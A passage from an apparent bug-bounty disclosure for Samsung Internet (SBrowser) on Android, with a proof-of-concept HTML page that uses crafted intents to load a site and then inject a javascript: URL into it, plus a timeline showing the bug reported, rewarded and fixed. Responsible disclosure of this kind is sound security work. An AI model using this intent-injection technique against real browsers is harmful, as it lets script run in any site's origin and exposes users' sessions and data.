websites that SBrowser can open!
Proof of Concept
We first need to open the targeted website we want to exploit. For example, in the exploit code, we first send an intent to open google.com and then use a second intent to exploit it.
<!doctype html>
<html>
  <body>
    <button id="openTwo" style="font-size:2em; padding:1em 2em;">Exploit</button>
    <script>
    const link1 = "intent://com.sec.android.app.sbrowser/SBrowserMainActivity#Intent;component=com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.SBrowserMainActivity;action=com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE;S.extra_access_url=https%3A%2f%2fwww.google.com;B.extra_by_capsule=true;B.language_code=true;end";
    const link2 = "intent://com.sec.android.app.sbrowser/SBrowserMainActivity#Intent;component=com.sec.android.app.sbrowser/com.sec.android.app.sbrowser.SBrowserMainActivity;action=com.sec.android.app.sbrowser.INTENT_ACCESS_WEBSITE;S.extra_access_url=javascript%3Aalert(origin);B.extra_by_capsule=true;B.language_code=true;end";
    setTimeout(() => {
        window.location.href = link1;
        for (let i = 0; i < 5; i++) {
        setTimeout(() => {
            window.location.href = link2;
        }, 800 * (i + 1));
    }
    }, 500);
    </script>
  </body>
</html>
Timeline
- 7 September 2025 → Bug reported to Samsung Security
- 29 September 2025 → Bug acknowledged
- 2 December 2025 → $2,700 bounty awarded
- 13 January 2026 → Bug fixed
Conclusion
In terms of technical and communication skills, the Samsung team was professional, and we had a good experience with them. However, the bounty amount did not meet our expectations. Honestly speaking, we are not going to work on Samsung anymore. I hope they increase the amount of bounties because it's like an investment in hackers!